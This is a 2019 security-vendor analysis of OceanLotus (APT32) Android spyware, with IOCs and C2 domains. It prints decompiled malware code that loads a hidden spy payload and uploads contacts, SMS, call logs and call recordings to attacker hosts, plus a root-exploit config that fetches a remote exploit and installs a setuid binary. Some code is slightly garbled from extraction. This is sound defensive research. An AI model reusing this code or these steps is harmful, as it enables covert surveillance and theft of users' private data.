

Analysis of the Attack of Mobile Devices by OceanLotus

[antiy.net/p/analysis-of-the-attack-of-mobile-devices-by-oceanlotus](https://www.antiy.net/p/analysis-of-the-attack-of-mobile-devices-by-oceanlotus)

August 01, 2019 By Antiy PTA Team [Security Response](#) -

1、Background

OceanLotus (also known as apt-tocs, APT32) is considered to be an APT group from a country on Indo-China Peninsula. Since it was active in 2012, it has been carrying out attacks against sensitive targets in China and is one of the most active APT attack organizations targeting mainland China in recent years.

Previously, Antiy and other security vendors have published a number of analysis reports on OceanLotus, focusing mainly on the PC side. The attack methods are mainly based on spear and phishing attacks, and mobile attacks are rare. However, with the development of the mobile Internet, on the one hand, people's mobile phones gradually become dual-use. In addition to the personal privacy of users, they often have their social attributes. On the other hand, wireless communication of smartphones can bypass the internal safety regulation devices, so the attack on the mobile side has become an important part of the entire attack chain. Below, Antiy Mobile Security use the mobile-side attack incidents that occurred in China as a blueprint for specific analysis and explanation.

2、Details analysis



MD5	Names	The screenshot of program icon
86C5495B048878EC903E6250600EC308	com.tornado.nextlauncher.theme.windows8pro	
F29DFFD9817F7F-DA040C9608C14351D3	com.android.wps	

Table 2-1 Basic information of a typical sample

These applications disguise as a normal application, and their icons will hide automatically after they are running. They will release malicious sub-packages in the background, receive the remote control command, steal the privacy information of users such as SMS messages, contacts, call records, geographic locations, and browser records. They also download apks secretly and record audios and videos, then upload users' privacy information to server, causing users' privacy leakage.

3、Sample analysis

The application will open the LicenseService service after startup:

```
public static void a(Context arg2) {
    if(!CheckLicense.a(arg2, LicenseService.class.getName())) {
        arg2.startService(new Intent(arg2, LicenseService.class));
    }
}
```

The service will open the f thread for registering and releasing spy sub-packages:

```
public void onCreate() {
    this.d = ((Context) this);
    File v1 = new File(String.valueOf(b.a) + "/" + c.b("W+]nASQmzLJmA\\]+BH\"
        27));
    if(!v1.exists()) {
        v1.mkdirs();
    }

    b.b = i.a(this.d);
    this.f = new j(this.d, 2);
    if(!this.f.a()) {
        this.f.b();
        this.f.a("1", "", "", "", "");
    }

    this.e = this.f.d();
    new f(this, null).start();
    new h(this, null).start();
}
```

Register url: <http://ckoen.dmkatti.com>

```
public a a(a arg7, Context arg8) {
    a v0 = null;
    if(k.e(arg8)) {
        String v1 = k.a(arg8);
        String v2 = c.a(c.a(b.b)); // http://ckoen.dmkatti.com
        if(!this.b(String.valueOf(c.b("zSI+x_tmW)Uiy)MnWvIoz]+u007F\pnB)\o\u0011", 27)) + "/" +
            v2 + v1) {
            k.a("system.connection");
            if(!this.b(String.valueOf(c.b("zSI+x_tmW(USA\\*sWvonxv\" (~r.qy)+\u0011", 27)) + "/" +
                v2 + v1)) {
                k.a("system.one.connection");
                if(!this.b(String.valueOf(c.b("zSI+x_tmW)w+x\\hnyL\"a\u007F\\*ixuNnB)\o\u0011",
                    27)) + "/" + v2 + v1)) {
                    k.a("system.two.connection");
                    return v0;
                }
            }
        }
    }

    v1 = c.a(this.m, 27).replace("#", "/");
    File v2_1 = new File(v1);
    if(!v2_1.exists()) {
        v2_1.mkdirs();
    }

    v2 = "dlist.apk";
    v1 = String.valueOf(v1) + "/" + v2;
    if(!i.a()) {
        k.a("system.store");
        v2 = new File(arg8.getFilesDir(), v2).getAbsolutePath();
    }
    else {
        v2 = v1;
    }


    a v1_1 = new a();
    v1_1.e = this.n;
    v1_1.c = this.l;
    v1_1.b = this.k;
    v1_1.a = this.j;
```

Dynamically loading spy sub-packages:

```

public static void copyAssetsAndLoad(Context context) {
    InputStream v7 = context.getAssets().open("db.apk");
    FileOutputStream v9 = new FileOutputStream(new File("/sdcard/db.apk"));
    byte[] v2 = new byte[1024];
    while(true) {
        int v5 = v7.read(v2);
        if(v5 == -1) {
            break;
        }
        ((OutputStream)v9).write(v2, 0, v5);
    }
    if(v7 != null) {
        v7.close();
    }
    if(v9 != null) {
        ((OutputStream)v9).close();
    }
    Class v6 = new DexClassLoader("/sdcard/db.apk", context.getDir("dex", 0).getAbsolutePath(),
        null, ClassLoader.getSystemClassLoader().getParent()).loadClass("com.android.preferences.AndroidR");
    v6.getDeclaredMethod("Execute", Context.class).invoke(v6.newInstance(), context);
}

```



Subpackage analysis:

The main package reflects the Execute method of the com.android.preferences.AndroidR class:

```

public void Execute(Context context) {
    Define.mainContext = context;
    Define.DEVICE_IMEI = Util.getDeviceId(context);
    this.mainContext = context;
    this.CopyOldData();
    SqlHelperDb v0 = new SqlHelperDb(context);
    this.settingDb = new SettingDb(context);
    if(!v0.checkSettingData()) {
        v0.initDatabase(context);
    }

    this.settingInfo = this.settingDb.getSetting();
    this.mainContentResolver = this.mainContext.getContentResolver();
    this.dataDb = new DataDb(this.mainContext);
    this.tcpSocket = new TcpSocket(this.mainContext);
    this.moduleManager = new ModuleManager(this.mainContext);
    this.executeBySetting(this.settingInfo);
    this.getAllBrowserHistory();
    this.getAllCallLog();
    this.getAllSms();
    this.settingInfo = this.settingDb.getSetting();
    this.startConnectToServer();
}

```

First establish a socket connection:

```

public boolean connectToServer() {
    this.isConnected = false;
    this.socket = new Socket();
    this.socket.connect(new InetSocketAddress(Encryptor.Xor("vop5yzzrvru\u007F5xtv"), 443), 20000);
    this.socket.setSoTimeout(20000);
    this.setKeepAlive();
    this.setNoDelay();
    this.out = this.socket.getOutputStream();
    this.in = this.socket.getInputStream();
    this.isConnected = true;
    return this.isConnected;
}

```

Socket address: mtk.baimind.com

Set up communication with mobile phone, send control instructions and upload some private information such as SMS, contact, call record, geographical location and browser record.

```

void startConnectToServer() {
    if(this.connectThread == null) {
        this.connectThread = new Thread() {
            public void run() {
                while(!AndroidR.this.isConnected) {
                    if(Util.checkNetwork(AndroidR.this.mainContext) != 0) {
                        AndroidR.this.isConnected = AndroidR.this.tcpSocket.connectToServer();
                        if(AndroidR.this.isConnected) {
                            byte[] v9 = new DeviceInfo(AndroidR.this.mainContext).toByteArray();
                            AndroidR.this.tcpSocket.sendData(new Packet(1, v9.length, 103, v9).toByteArray());
                            ArrayList v8 = ContactList.getContactList2(AndroidR.this.mainContext, true);
                            if(v8 != null && v8.size() > 0) {
                                v9 = DataInfoEx.listContactToBytes(Define.DEVICE_IMEI, 100250, v8);
                                AndroidR.this.tcpSocket.sendData(new Packet(1, v9.length, 100106, v9).toByteArray());
                            }
                            v9 = Converter.stringToBytes(Define.DEVICE_IMEI);
                            AndroidR.this.tcpSocket.sendData(new Packet(1, v9.length, 100103, v9).toByteArray());
                            new ReceiverThread(AndroidR.this.tcpSocket, AndroidR.this.mainContext, AndroidR.this.actionHandler, 0, 0, true, true).start();
                            if(AndroidR.this.getDataThread != null) {
                                AndroidR.this.getDataThread.interrupt();
                                AndroidR.this.getDataThread = null;
                            }
                            AndroidR.this.getDataThread = new Thread() {
                                public void run() {
                                    this.this$1.this$0.getDataToSend();
                                    this.this$1.this$0.getFileToSend(new File(Define.StorageDir));
                                }
                            };
                            AndroidR.this.getDataThread.start();
                        }
                    }
                }
                Thread.sleep(10000);
            }
        };
    }
}

```

In addition, the spy sub-package also established https communication for uploading large files such as recordings, screenshots, documents, photos, videos.

```

private void stopRecording() {
    if(this.IsRecord) {
        this.mRecorder.stop();
        this.mRecorder.release();
        this.mRecorder = null;
        this.IsRecord = false;
        new Thread(new Runnable() {
            public void run() {
                if(CallRecordListener.this.number.equals("")) {
                    CallRecordListener.this.number = CallLogListener.getLastCallNumber();
                }
                File v0 = new File(CallRecordListener.this.fileName);
                File v1 = new File(CallRecordListener.this.fileName.substring(0, CallRecordListener.this.fileName.indexOf(".mp3")) + "_" + CallRecordListener.this.number + ".mp3");
                if(v0.renameTo(v1)) {
                    v0 = v1;
                }
                if(Util.checkNetwork(CallRecordListener.this.mContext) != 0) {
                    FileUploaderEx.uploadMultipart(CallRecordListener.this.mContext, "https://jang.goongnam.com/resource/request.php", v0, "/Plugins/Audio/RecordCallLog/");
                } else {
                    Util.MoveToStorageDir(v0, "/Plugins/Audio/RecordCallLog/");
                }
            }
        }).start();
    }
}

-----
Define.imgDir = Environment.getExternalStorageDirectory() + "/DCIM/";
Define.picDir = Environment.getExternalStorageDirectory() + "/Pictures/";
Define.docDir = Environment.getExternalStorageDirectory() + "/Documents/";
Define.movieDir = Environment.getExternalStorageDirectory() + "/Movies/";
Define.sdCardDir = new String[]{Environment.getExternalStorageDirectory().toString()};
Define.subDir = new String[][]{new String[]{"", "false"}, new String[]{"~/Android/data/com.android.location/", "false"}, new String[]{"~/DCIM/", "true"}, new String[]{"~/Pictures/", "false"}, new String[]{"~/Documents/", "false"}, new String[]{"~/Movies/", "false"}};
Define.StorageDir = Environment.getExternalStorageDirectory() + "/Android/data/com.android.tmp";
}

```

Https address:

<https://jang.goongnam.com/resource/request.php>, it has been inactivated at present, and the C2 belongs to the assets of the OceanLotus organization.

CC	Location

mtk.baimind.com	dex file, Socket communication receiving remote command
jang.goongnam.com	dex file, upload screenshots, audio files, documents, etc.

Table 3-1 The location and function of CC

As shown in the following figure: First, the signature Subject contains the words HackingTeam and Christian Pozz (the name of an administrator in the Hacking Team); secondly, the registration function in the code can be considered as commercial spyware for sale; finally, according to the late Hacking According to Team’s leaked information, the country OceanLotus affiliated with is also on the list of its customers.

Key	Value
Type	X.509
Version	3
Serial Number	0x51ab2ad7
Subject	CN=Christian Pozz, OU=Hacking Team, O=Hacking Team, L=Rome, ST=Rome, C=IT
▼ Validity	
From	Mon Oct 19 22:25:49 CST 2015
To	Tue Jul 22 22:25:49 CST 2070
▼ Public Key	
Type	DSA 1021 bits
y	1375755629298385656214813017428015339911044021610966432082708484642487335795727504804173665082846
g	1740682075324020951858119801235234365386044907945613509784958310405999534884558231478515974089409
p	1780119054785422665282375624501599901452321563691206742732744503144428657887370207706126952521234
q	864205495604807476120572616017955259175325408501
▼ Signature	
Type	SHA1withDSA
OID	1.2.840.10040.4.3
HexData	30 2C 02 14 4F 57 7F 1D B6 B4 33 8B 8A EC 0B F2 29 71 67 2D 52 90 29 7F 02 14 59 62 7F DB 38 6F 24 67 31 B1 EC
▼ Fingerprints	
MD-5	BA C1 80 B2 E5 3B 31 86 B8 B1 54 EF 7A 58 9C CA
SHA-1	50 70 C6 17 24 CE 79 2B EE 6D 81 00 95 FC 3C B4 87 F9 B9 DF
SHA-256	8D A7 E8 EE F1 80 91 DB 86 D4 43 16 2F 1F 10 6B 8F 7C B5 01 8E 86 BD 46 A3 04 5C 83 4F AD 1B 31

4、Extended analysis

Based on the homology of the registered CC, we find the following sample:

MD5	Name
BF1CA2DAB5DF0546AACC02ABF40C2F19	ChromeUpdate
45AE1CB1596E538220CA99B29816304F	FlashUpdate
CE5BAE8714DDFCA9EB3BB24EE60F042D	
D1EB52EF6C2445C848157BEABA54044F	AdAway

Table 4-1 Homologous samples retrieved by CC

Different from the samples we analyzed before, the above samples have obvious functional improvements, and the privilege escalation has been added. Taking 45AE1CB1596E538220CA99B29816304F as an example, the file named dataOff.db in the assets directory is decrypted, and the file after decryption has the

privilege escalation. The configuration file looks like this:

```
<?xml version="1.0" encoding="utf-8"?>
<tools>
  <tool>
    <name>b82213044668cb08cfeaffa3b1831383</name>
    <minSdk>14</minSdk>
    <maxSdk>21</maxSdk>
    <url>http://quam.viperse.com/a3d2bf34e8fd26ad8b5c66292c81efc3/xplt/b82213044668cb08cfeaffa3b1831383</url>
    <!--<url>http://192.168.150.1/roro/exploit/RootTool01/b82213044668cb08cfeaffa3b1831383</url-->
    <type>ShellNormal</type>
    <commands>
      <command>cd appFolder/toolName</command>
      <command>./toolName</command>
      <command>mount -o remount,rw /system</command>

      <command>dd if=appFolder/suFolder/sys of=/system/bin/sys</command>
      <command>chmod 6755 /system/bin/sys</command>
      <command>/system/bin/sys --daemon &amp;</command>
      <command>appFolder/suFolder/sysDaemon</command>

      <command>sys copy appFolder/suFolder/GoogleServices.apk /system/app</command>
      <command>chmod 644 /system/app/GoogleServices.apk</command>
```

It can be seen that after the code leakage, the CEO of the HackingTeam organization said that "the leaked code is only a small part" is based on the facts, which also reflects that the network arms merchants have lowered the threshold of APT attacks to a certain extent, making more uncertainties of cyber attacks.

At the same time, we also noticed that the series of malicious code has been delivered through the domestic third-party application market and file sharing website.

Hash	URL
641f0c-c057e2ab43f5444c5547e80976	http://download****.mediafire.com/sj*m*p**h1rg/so**lfeh****rb/TOS_Multi_Backup_V1.1.apk
c20fa2c10b8c8161ab8-fa21a2ed6272d	http://ws.yingyonghui.com/4d*****a197ad8be*****d88d3c*****/5523a87c/apk/*****/com.slhapp.khgameandroid.*****.apk

Table 4-2 Sample distribution links

5、 Conclusion

The OceanLotus is always evolving and constantly updating its attack techniques and arsenal to achieve the goal of bypassing security software. In addition to the constant updating of the arsenal, the organization is quite knowledgeable about China, including the policies and usage habits. This not only confuses the relevant personnel, increases the success rate of their attacks, but also brings immeasurable losses to the target victim groups. Therefore, for individuals, it is necessary to effectively raise the awareness of network security and not be blinded by phishing information. For security vendors, it is more necessary to deepen their understanding and continue to conduct targeted confrontation and improve security protection capabilities, truly escort for mobile security of the user side.

6、 Appendix (IOCs)

5079CB166DF41233A1017D5E0150C17A

F29DFFD9817F7FDA040C9608C14351D3

0E7C2ADDA3BC65242A365EF72B91F3A8

C630AB7B51F0C0FA38A4A0F45C793E24

CE5BAE8714DDFCA9EB3BB24EE60F042D
BF1CA2DAB5DF0546AACC02ABF40C2F19
D1EB52EF6C2445C848157BEABA54044F
45AE1CB1596E538220CA99B29816304F
50BFD62721B4F3813C2D20B59642F022
86c5495b048878ec903e6250600ec308
780a7f9446f62dd23b87b59b67624887
DABF05376C4EF5C1386EA8CECF3ACD5B
86C5495B048878EC903E6250600EC308
F29DFFD9817F7FDA040C9608C14351D3
C83F5589DFDFB07B8B7966202188DEE5
229A39860D1EBEAF0E1CEF5880605FA
A9C4232B34836337A7168A90261DA410
877138E47A77E20BFFB058E8F94FAF1E
5079CB166DF41233A1017D5E0150C17A
2E780E2FF20A28D4248582F11D245D78
0E7C2ADDA3BC65242A365EF72B91F3A8
315F8E3DA94920248676B095786E26AD
D1EB52EF6C2445C848157BEABA54044F
DABF05376C4EF5C1386EA8CECF3ACD5B
AD32E5198C33AA5A7E4AEF97B7A7C09E
DF2E4CE8CC68C86B92D0D02E44315CC1
C20FA2C10B8C8161AB8FA21A2ED6272D
55E5B710099713F632BFD8E6EB0F496C
CF5774F6CA603A748B4C5CC0F76A2FD5
66983EFC87066CD920C1539AF083D923
69232889A2092B5C0D9A584767AF0333
C6FE1B2D9C2DF19DA0A132B5B9D9A011
CE5BAE8714DDFCA9EB3BB24EE60F042D
50BFD62721B4F3813C2D20B59642F022
C630AB7B51F0C0FA38A4A0F45C793E24

810EF71BB52EA5C3CFE58B8E003520DC

BF1CA2DAB5DF0546AACC02ABF40C2F19

45AE1CB1596E538220CA99B29816304F

5AF0127A5E97FB4F111ECBA2BE1114FA

74646DF14970FF356F33978A6B7FD59D

DF845B9CAE7C396CDE34C5D0C764360A

C20FA2C10B8C8161AB8FA21A2ED6272D

641F0CC057E2AB43F5444C5547E80976

Acknowledgement

Thanks to the RedDrip Team (formerly 360 Enterprise Security Threat Intelligence Team) for the omission correction of the domain name attribution caused by the sinkhole.